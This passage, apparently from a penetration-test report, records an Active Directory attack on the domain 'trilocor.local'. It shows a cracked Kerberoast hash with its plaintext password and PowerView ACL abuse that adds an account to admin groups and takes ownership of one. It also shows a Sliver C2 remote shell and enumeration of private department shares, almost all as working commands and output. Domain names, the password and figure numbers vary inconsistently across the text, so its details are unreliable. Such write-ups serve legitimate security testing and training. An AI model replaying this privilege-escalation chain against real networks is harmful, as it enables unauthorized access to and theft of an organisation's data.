9aa54ccd4538f60b21dea73a020e7cbf0de2395d29793786d71780956208b92ed5fb3add5232188a239053df1bdf
f4c3b2bf09f9ead97b18622836389d127cce61ce28723a7ee3c47e8a9b31c15bd316c184e7959080e03b94340ecfa
57072369a507f5f87cebb108563b7889c808147ce308edecb296dcd43e192bd09f815ebb9f2af7d946104a0c86b5e
c6e2c8f72f04337689c167b7fce4c15639eedec14d37c349131d5aad64a5956df063908ba31025fe75faa7e85d627
5f89edf428f0f9bb40b8808119d20b624e0e06a2465c569cb43be3be81914b281ed8a5e75eca221310d841e37b8f8
0bca06d56470941d1269ac5ac7a5127ba5ca947e59a64602482b86fda550757d5b8d4d6e36f1d8a581483861fb6d9
4eaac84776fb6dcc07cb15af84c8427150315183998430499e4b6dc8b3adf68b9c0b90f058c5e1c9db254e8e4f98b
4859bbe5f363f1369b32b698005ad0e085d7727a2d936cf6836174dc2c84ecf329931aadbbd746feef73215507208
add2927e3a7b873aa1b87827a50dfc9cd008138a811396d2134d970be8e7e84e9734348b30edeef689039f391a3c8
c83e924ff9120a4bb8ac72354bbf1b647928dd8d7a4ffc8f9eef1a4df054060986f59d25ed2d0a12f98288a3c377a
91f61a560a272a24fa8433e137144fc633400d7b09d738cec5073a49cf50f145531c335683713:atm@#5
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target.....: $krb5tgs$23$*ksalinas$TRILOCOR.LOCAL$trilocor.local...683713
Time.Started.....: Fri Sep 06 13:16:15 2024 (1 sec)
Time.Estimated...: Fri Sep 06 13:16:16 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 6470.6 kH/s (2.24ms) @ Accel:256 Loops:1 Thr:32 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 9953280/14344385 (69.39%)
```



```
Rejected.....: 0/9953280 (0.00%)
Restore.Point....: 9912320/14344385 (69.10%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: autimac -> asian1969
Hardware.Mon.#1...: Temp: 45c Fan: 45% Util: 53% Core:1784MHz Mem:3504MHz Bus:16
```

User **ksalinas** has right **Self (Self-Membership)** - ability to add yourself to a group

```
PS C:\Users\Public> $sid = Convert-NameToSid ksalinas
$sid = Convert-NameToSid ksalinas
PS C:\Users\Public> Get-DomainObjectACL -Identity * | ? {$_.SecurityIdentifier -eq $sid}
Get-DomainObjectACL -Identity * | ? {$_.SecurityIdentifier -eq $sid}
```

```
ObjectDN           : CN=MSSP Connect,OU=Security Groups,OU=Corp,DC=trilocor,DC=local
ObjectSID           : S-1-5-21-748909465-2105014040-255522671-1715
ActiveDirectoryRights : Self
BinaryLength        : 36
AceQualifier         : AccessAllowed
IsCallback           : False
OpaqueLength         : 0
AccessMask           : 8
SecurityIdentifier    : S-1-5-21-748909465-2105014040-255522671-4632
AceType              : AccessAllowed
AceFlags             : ContainerInherit
IsInherited          : False
InheritanceFlags     : ContainerInherit
PropagationFlags     : None
AuditFlags           : None
```

So self-add to group

```
$pass = ConvertTo-SecureString 'atm@#5' -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential('trilocor.local\ksalinas',
$pass)
```

```
Add-DomainGroupMember -Identity 'MSSP Connect' -Members 'ksalinas' -Credential $cred -Verbose
```

```
PS C:\Users\Public> . .\PowerView.ps1
. .\PowerView.ps1
PS C:\Users\Public> $pass = ConvertTo-SecureString 'atm@#5' -AsPlainText -Force
$pass = ConvertTo-SecureString 'atm@#5' -AsPlainText -Force
PS C:\Users\Public> $cred = New-Object
System.Management.Automation.PSCredential('trilocor.local\ksalinas', $pass)
$cred = New-Object System.Management.Automation.PSCredential('trilocor.local\ksalinas',
$pass)
PS C:\Users\Public> Add-DomainGroupMember -Identity 'MSSP Connect' -Members 'ksalinas' -
Credential $cred -Verbose
Add-DomainGroupMember -Identity 'MSSP Connect' -Members 'ksalinas' -Credential $cred -Verbose
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Add-DomainGroupMember] Adding member 'ksalinas' to group 'MSSP Connect'
PS C:\Users\Public> net group "MSSP Connect" /domain
net group "MSSP Connect" /domain
The request will be processed at a domain controller for domain trilocor.local.
```



```

Group name      MSSP Connect
Comment

Members

-----
kbunnor          ksalinas          ptolias
The command completed successfully.

PS C:\Users\Public> net user ksalinas /domain
net user ksalinas /domain
The request will be processed at a domain controller for domain trilacor.local.

User name              ksalinas
Full Name
Comment
User's comment
Country/region code    000 (System Default)
Account active         Yes
Account expires        Never

Password last set      7/26/2022 5:34:42 AM
Password expires       Never
Password changeable    7/26/2022 5:34:42 AM
Password required      Yes
User may change password Yes

Workstations allowed   All
Logon script
User profile
Home directory
Last logon             9/6/2024 3:59:10 AM

Logon hours allowed    All

Local Group Memberships
Global Group memberships *MSSP Connect          *Domain Users
                       *IT Support

The command completed successfully.

```

Figure 25: Check to see if ksalinas has been added to the MSSP Connect group



The members of the group "MSSP connect" have the ability to modify the owner of the group "Tier I Infrastructure". We may need to authenticate to the Domain Controller as a member of "MSSP connect" if we are not running a process as a member. To do this in conjunction with Set-DomainObjectOwner.

- <https://0xdf.gitlab.io/2022/02/28/htb-object.html#shell-with-domain-admins>

```
PS C:\Users\Public> $pass = ConvertTo-SecureString 'atm#5' -AsPlainText -Force
$pass = ConvertTo-SecureString 'atm#5' -AsPlainText -Force
PS C:\Users\Public> $cred = New-Object
System.Management.Automation.PSCredential('trilcor.local\ksalinas', $pass)
$cred = New-Object System.Management.Automation.PSCredential('trilcor.local\ksalinas',
$pass)
PS C:\Users\Public> Set-DomainObjectOwner -Identity "Tier I Infrastructure" -OwnerIdentity
ksalinas -Credential $cred -Verbose
Set-DomainObjectOwner -Identity "Tier I Infrastructure" -OwnerIdentity ksalinas -Credential
$cred -Verbose
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'trilcor.local' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.trilcor.local/DC=trilcor,DC=local
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=ksalinas)(name=ksalinas)(displayname=ksalinas))))
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'trilcor.local' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.trilcor.local/DC=trilcor,DC=local
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Tier I
Infrastructure)(name=Tier I
Infrastructure)(displayname=Tier I Infrastructure))))
VERBOSE: [Set-DomainObjectOwner] Attempting to set the owner for 'Tier I Infrastructure' to
'ksalinas'

PS C:\Users\Public> Add-DomainObjectAcl -TargetIdentity "Tier I Infrastructure" -
PrincipalIdentity "ksalinas" -Rights All -Credential $cred -Verbose
Add-DomainObjectAcl -TargetIdentity "Tier I Infrastructure" -PrincipalIdentity "ksalinas" -
Rights All -Credential $cred -Verbose
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'trilcor.local' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.trilcor.local/DC=trilcor,DC=local
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string:
(&(|(|(samAccountName=ksalinas)(name=ksalinas)(displayname=ksalinas))))
VERBOSE: [Get-Domain] Using alternate credentials for Get-Domain
VERBOSE: [Get-Domain] Extracted domain 'trilcor.local' from -Credential
VERBOSE: [Get-DomainSearcher] search base: LDAP://DC01.trilcor.local/DC=trilcor,DC=local
VERBOSE: [Get-DomainSearcher] Using alternate credentials for LDAP connection
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(|(samAccountName=Tier I
Infrastructure)(name=Tier I
Infrastructure)(displayname=Tier I Infrastructure))))
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=ksalinas,CN=Users,DC=trilcor,DC=local
'All' on CN=Tier I
Infrastructure,OU=Security Groups,OU=Corp,DC=trilcor,DC=local
VERBOSE: [Add-DomainObjectAcl] Granting principal CN=ksalinas,CN=Users,DC=trilcor,DC=local
rights GUID
'00000000-0000-0000-0000-000000000000' on CN=Tier I Infrastructure,OU=Security
Groups,OU=Corp,DC=trilcor,DC=local
PS C:\Users\Public> Add-DomainGroupMember -Identity "Tier I Infrastructure" -Members
"ksalinas" -Credential $cred -Verbose
Add-DomainGroupMember -Identity "Tier I Infrastructure" -Members "ksalinas" -Credential $cred
-Verbose
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Add-DomainGroupMember] Adding member 'ksalinas' to group 'Tier I Infrastructure'
PS C:\Users\Public> net user ksalinas /domain
```

```
net user ksalinas /domain
The request will be processed at a domain controller for domain trilacor.local.

User name                ksalinas
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        7/26/2022 5:34:42 AM
Password expires         Never
Password changeable      7/26/2022 5:34:42 AM
Password required        Yes
User may change password  Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               9/6/2024 4:23:11 AM


Logon hours allowed      All

Local Group Memberships
Global Group memberships  *MSSP Connect          *Domain Users
                        *IT Support             *Tier I Infrastructure

The command completed successfully.
```

Figure 26: Check to see if ksalinas has been added to the Tier I Infrastructure group

TIER I has Generic Write permission to Fileshare Admins group, so add ksalinas to it.



```

sliver (ELDERLY_LEGAL) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 2212

PS C:\Users\Public> . ./PowerView.ps1
. ./PowerView.ps1
PS C:\Users\Public> $pass = ConvertTo-SecureString 'atm#5' -AsPlainText -Force
$pass = ConvertTo-SecureString 'atm#5' -AsPlainText -Force
PS C:\Users\Public> $cred = New-Object
System.Management.Automation.PSCredential('trilocor.local\ksalinas', $pass)
$cred = New-Object System.Management.Automation.PSCredential('trilocor.local\ksalinas',
$pass)
  
```

```
PS C:\Users\Public> Add-DomainGroupMember -Identity 'Fileshare Admins' -Members 'ksalinas' -
Credential $cred -Verbose
Add-DomainGroupMember -Identity 'Fileshare Admins' -Members 'ksalinas' -Credential $cred -
Verbose
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Add-DomainGroupMember] Adding member 'ksalinas' to group 'Fileshare Admins'
PS C:\Users\Public> Add-DomainGroupMember -Identity 'Desktop Admins' -Members 'ksalinas' -
Credential $cred -Verbose
Add-DomainGroupMember -Identity 'Desktop Admins' -Members 'ksalinas' -Credential $cred -
Verbose
VERBOSE: [Get-PrincipalContext] Using alternate credentials
VERBOSE: [Add-DomainGroupMember] Adding member 'ksalinas' to group 'Desktop Admins'
PS C:\Users\Public> net user ksalinas /domain
net user ksalinas /domain
The request will be processed at a domain controller for domain trilacor.local.

User name                ksalinas
Full Name
Comment
User's comment
Country/region code      000 (System Default)
Account active           Yes
Account expires          Never

Password last set        7/26/2022 5:34:42 AM
Password expires         Never
Password changeable      7/26/2022 5:34:42 AM
Password required        Yes
User may change password Yes

Workstations allowed     All
Logon script
User profile
Home directory
Last logon               9/6/2024 10:45:50 AM

Logon hours allowed      All

Local Group Memberships
Global Group memberships *MSSP Connect      *Domain Users
                        *Fileshare Admins    *IT Support
                        *Tier I Infrastructure*Desktop Admins

The command completed successfully.

PS C:\Users\Public> net group "Fileshare Admins" /domain
net group "Fileshare Admins" /domain
The request will be processed at a domain controller for domain trilacor.local.

Group name      Fileshare Admins
Comment

Members

-----
ksalinas
The command completed successfully.

PS C:\Users\Public> net group "Desktop Admins" /domain
```

```
net group "Desktop Admins" /domain
The request will be processed at a domain controller for domain trilacor.local.

Group name      Desktop Admins
Comment

Members

-----
ksalinas
The command completed successfully.
```

Figure 26: Check to see if ksalinas has been added to the Fileshare Admins group

Now, user **ksalinas** has access to private folders

```
—(kali㉿kali)-[~]
└─$ proxychains smbmap -H 172.16.139.3 -d trilacor.local -u ksalinas -p "atm#5" -r
"Department Shares" --depth 3

[+] IP: 172.16.139.3:445          Name: 172.16.139.3          Status: Authenticated
    Disk                        Permissions             Comment
    ----                        -
    ADMIN$                     NO ACCESS              Remote Admin
    C$                         NO ACCESS              Default share
    Department Shares          READ, WRITE            Share for
department users
./Department Shares
dr--r--r--          0 Fri Sep  6 16:24:03 2024  .
dr--r--r--          0 Fri Sep  6 16:24:03 2024  ..
dr--r--r--          0 Tue Jul 26 08:42:43 2022  Accounting
dr--r--r--          0 Tue Jul 26 08:42:36 2022  Executives
dr--r--r--          0 Tue Jul 26 08:42:30 2022  Finance
dr--r--r--          0 Tue Jul 26 08:42:12 2022  HR
dr--r--r--          0 Tue Jul 26 08:38:43 2022  IT
dr--r--r--          0 Tue Jul 26 08:42:24 2022  Marketing
dr--r--r--          0 Tue Jul 26 08:42:18 2022  R&D
./Department Shares//Accounting
dr--r--r--          0 Tue Jul 26 08:42:43 2022  .
dr--r--r--          0 Tue Jul 26 08:42:43 2022  ..
dr--r--r--          0 Tue Jul 26 08:42:48 2022  Private
dr--r--r--          0 Tue Jul 26 08:42:46 2022  Public
./Department Shares//Executives
dr--r--r--          0 Tue Jul 26 08:42:36 2022  .
dr--r--r--          0 Tue Jul 26 08:42:36 2022  ..
dr--r--r--          0 Tue Jul 26 08:42:40 2022  Private
dr--r--r--          0 Tue Jul 26 08:42:38 2022  Public
./Department Shares//Finance
dr--r--r--          0 Tue Jul 26 08:42:30 2022  .
dr--r--r--          0 Tue Jul 26 08:42:30 2022  ..
dr--r--r--          0 Tue Jul 26 08:42:34 2022  Private
dr--r--r--          0 Tue Jul 26 08:42:32 2022  Public
./Department Shares//HR
dr--r--r--          0 Tue Jul 26 08:42:12 2022  .
dr--r--r--          0 Tue Jul 26 08:42:12 2022  ..
dr--r--r--          0 Tue Jul 26 08:42:14 2022  Private
dr--r--r--          0 Tue Jul 26 08:42:16 2022  Public
```

```

./Department Shares//IT
dr--r--r--      0 Tue Jul 26 08:38:43 2022  .
dr--r--r--      0 Tue Jul 26 08:38:43 2022  ..
dr--r--r--      0 Tue Jul 26 08:41:37 2022  Private
dr--r--r--      0 Tue Jul 26 08:38:45 2022  Public
./Department Shares//IT/Private
dr--r--r--      0 Tue Jul 26 08:41:37 2022  .
dr--r--r--      0 Tue Jul 26 08:41:37 2022  ..
fr--r--r--    25836 Tue Jul 26 08:41:43 2022  Audit-OktaAppPermissions.ps1
fr--r--r--      814 Tue Jul 26 08:41:46 2022  AzureDBCop.ps1
fr--r--r--      544 Tue Jul 26 08:41:48 2022  BulkDeleteMailbox.ps1
fr--r--r--      739 Tue Jul 26 08:41:50 2022  CopyFileForAllUsers.ps1
fr--r--r--      644 Tue Jul 26 08:41:52 2022  CreateNewServerADGroups.ps1
fr--r--r--      473 Tue Jul 26 08:41:54 2022  GetRandomPassword.ps1
fr--r--r--      277 Tue Jul 26 08:41:56 2022  IsPortOpen.ps1
dr--r--r--      0 Tue Jul 26 08:41:39 2022  IT_BACKUP02072022
fr--r--r--    3365 Tue Jul 26 08:41:58 2022  many_to_many_MailboxFolderPermissions.ps1
fr--r--r--    2040 Tue Jul 26 08:42:00 2022  OneDriveSetLimit.ps1
fr--r--r--    2308 Tue Jul 26 08:42:02 2022  PreSysPrepClean.ps1
fr--r--r--    1338 Tue Jul 26 08:42:04 2022  Set-WindowsSleepSettings.ps1
fr--r--r--    7484 Tue Jul 26 08:42:06 2022  UserLogons.vbs
fr--r--r--     313 Tue Jul 26 08:42:08 2022  WhoShutItDown.ps1
fr--r--r--     481 Tue Jul 26 08:42:10 2022  WhyUserLockedOut.ps1
./Department Shares//IT/Private/IT_BACKUP02072022
dr--r--r--      0 Tue Jul 26 08:41:39 2022  .
dr--r--r--      0 Tue Jul 26 08:41:39 2022  ..
fr--r--r--   16777216 Tue Jul 26 08:41:41 2022  Trilocor_backup_03072022.vc
./Department Shares//IT/Public
dr--r--r--      0 Tue Jul 26 08:38:45 2022  .
dr--r--r--      0 Tue Jul 26 08:38:45 2022  ..
dr--r--r--      0 Tue Jul 26 08:38:47 2022  ActiveDirectory
dr--r--r--      0 Tue Jul 26 08:39:13 2022  Azure Runbook
dr--r--r--      0 Tue Jul 26 08:39:22 2022  AzureAD
dr--r--r--      0 Tue Jul 26 08:39:31 2022  Connectors
dr--r--r--      0 Tue Jul 26 08:39:51 2022  Exchange
dr--r--r--      0 Tue Jul 26 08:39:56 2022  Graph
dr--r--r--      0 Tue Jul 26 08:40:09 2022  MsGraph
dr--r--r--      0 Tue Jul 26 08:40:18 2022  Office365
dr--r--r--      0 Tue Jul 26 08:40:35 2022  Phishing Mail Warning
dr--r--r--      0 Tue Jul 26 08:40:47 2022  PowerShellBasics
dr--r--r--      0 Tue Jul 26 08:40:55 2022  RemoveOldFiles
dr--r--r--      0 Tue Jul 26 08:41:02 2022  SharePoint
dr--r--r--      0 Tue Jul 26 08:41:09 2022  StaffOffboarding
dr--r--r--      0 Tue Jul 26 08:41:24 2022  Teams
dr--r--r--      0 Tue Jul 26 08:41:28 2022  Windows 10
./Department Shares//IT/Public/ActiveDirectory
dr--r--r--      0 Tue Jul 26 08:38:47 2022  .
dr--r--r--      0 Tue Jul 26 08:38:47 2022  ..
fr--r--r--    1688 Tue Jul 26 08:38:49 2022  Add-UsersToDiffGroup.ps1
fr--r--r--    1842 Tue Jul 26 08:38:51 2022  Add-UsersToGroup.ps1
fr--r--r--    5346 Tue Jul 26 08:38:53 2022  CleanupDisabledUsers.ps1
fr--r--r--    5308 Tue Jul 26 08:38:56 2022  CleanupInActiveComputers.ps1
fr--r--r--    3768 Tue Jul 26 08:38:58 2022  Get-ADComputers.ps1
fr--r--r--    4254 Tue Jul 26 08:39:00 2022  Get-ADUsers.ps1
dr--r--r--      0 Tue Jul 26 08:39:02 2022  Teams
dr--r--r--      0 Tue Jul 26 08:39:06 2022  UserPromotion
./Department Shares//IT/Public/Azure Runbook

```

```

dr--r--r--          0 Tue Jul 26 08:39:13 2022  .
dr--r--r--          0 Tue Jul 26 08:39:13 2022  ..
fr--r--r--        2047 Tue Jul 26 08:39:16 2022
AddUserToAzureADApplication.ps1
fr--r--r--        1873 Tue Jul 26 08:39:18 2022  connect-AzureAD.ps1
fr--r--r--        4594 Tue Jul 26 08:39:20 2022  SetupServicePrincipal.ps1
./Department Shares//IT/Public/AzureAD
dr--r--r--          0 Tue Jul 26 08:39:22 2022  .
dr--r--r--          0 Tue Jul 26 08:39:22 2022  ..
fr--r--r--        2469 Tue Jul 26 08:39:24 2022  Add-
AzureADUsersToDiffGroups.ps1
fr--r--r--        2386 Tue Jul 26 08:39:26 2022  Add-AzureADUsersToGroup.ps1
fr--r--r--        3551 Tue Jul 26 08:39:29 2022  Get-AzureADUsers.ps1
./Department Shares//IT/Public/Connectors
dr--r--r--          0 Tue Jul 26 08:39:31 2022  .
dr--r--r--          0 Tue Jul 26 08:39:31 2022  ..
fr--r--r--        2859 Tue Jul 26 08:39:33 2022  ConnectTo-Compliance.ps1
fr--r--r--        2783 Tue Jul 26 08:39:35 2022  ConnectTo-ExchangeOnline.ps1
fr--r--r--        1179 Tue Jul 26 08:39:38 2022  ConnectTo-EXO.ps1
fr--r--r--        2809 Tue Jul 26 08:39:40 2022  ConnectTo-0365.ps1
fr--r--r--        2940 Tue Jul 26 08:39:42 2022  ConnectTo-sfbOnline.ps1
fr--r--r--        2434 Tue Jul 26 08:39:44 2022  ConnectTo-Sharepoint.ps1
fr--r--r--         911 Tue Jul 26 08:39:47 2022  ConnectTo-SharepointAdmin.ps1
fr--r--r--         545 Tue Jul 26 08:39:49 2022  0365.ps1
./Department Shares//IT/Public/Exchange
dr--r--r--          0 Tue Jul 26 08:39:51 2022  .
dr--r--r--          0 Tue Jul 26 08:39:51 2022  ..
fr--r--r--       13069 Tue Jul 26 08:39:54 2022  MailboxPermissionReport.ps1
./Department Shares//IT/Public/Graph
dr--r--r--          0 Tue Jul 26 08:39:56 2022  .
dr--r--r--          0 Tue Jul 26 08:39:56 2022  ..
fr--r--r--         158 Tue Jul 26 08:39:58 2022  config.json
fr--r--r--        2931 Tue Jul 26 08:40:00 2022  connectTo-Graph.ps1
fr--r--r--        5995 Tue Jul 26 08:40:03 2022  CopyPlannerTemplate.ps1
fr--r--r--        1735 Tue Jul 26 08:40:05 2022  CreatePlannerTemplate.ps1
fr--r--r--        2898 Tue Jul 26 08:40:07 2022  GraphAPIGetAuthCode.ps1
./Department Shares//IT/Public/MsGraph
dr--r--r--          0 Tue Jul 26 08:40:09 2022  .
dr--r--r--          0 Tue Jul 26 08:40:09 2022  ..
fr--r--r--        1264 Tue Jul 26 08:40:11 2022  Add-
UserToAzureApplication.ps1
fr--r--r--       11729 Tue Jul 26 08:40:13 2022  Get-MgMFASStatus.ps1
fr--r--r--        4049 Tue Jul 26 08:40:16 2022  Get-MgUsers.ps1
./Department Shares//IT/Public/Office365
dr--r--r--          0 Tue Jul 26 08:40:18 2022  .
dr--r--r--          0 Tue Jul 26 08:40:18 2022  ..
fr--r--r--        4064 Tue Jul 26 08:40:20 2022  FindEmailAddress.ps1
fr--r--r--        3551 Tue Jul 26 08:40:22 2022  Get-AzureADUsers.ps1
fr--r--r--       14346 Tue Jul 26 08:40:24 2022  MailboxPermissionReport.ps1
fr--r--r--        7246 Tue Jul 26 08:40:26 2022  MailboxSizeReport.ps1
fr--r--r--        1944 Tue Jul 26 08:40:28 2022  MFAEnableForUser.ps1
fr--r--r--       10742 Tue Jul 26 08:40:31 2022  MFAStatus.ps1
fr--r--r--        3914 Tue Jul 26 08:40:33 2022  OneDriveSizeReport.ps1
./Department Shares//IT/Public/Phishing Mail Warning
dr--r--r--          0 Tue Jul 26 08:40:35 2022  .
dr--r--r--          0 Tue Jul 26 08:40:35 2022  ..
fr--r--r--       1232 Tue Jul 26 08:40:37 2022  AddPhishingMailWarning.ps1
fr--r--r--       1875 Tue Jul 26 08:40:39 2022  ExternalEmailWarning.html

```



fr--r--r--	2784	Tue	Jul	26	08:40:42	2022	ImpersonationMailWarning.ps1	
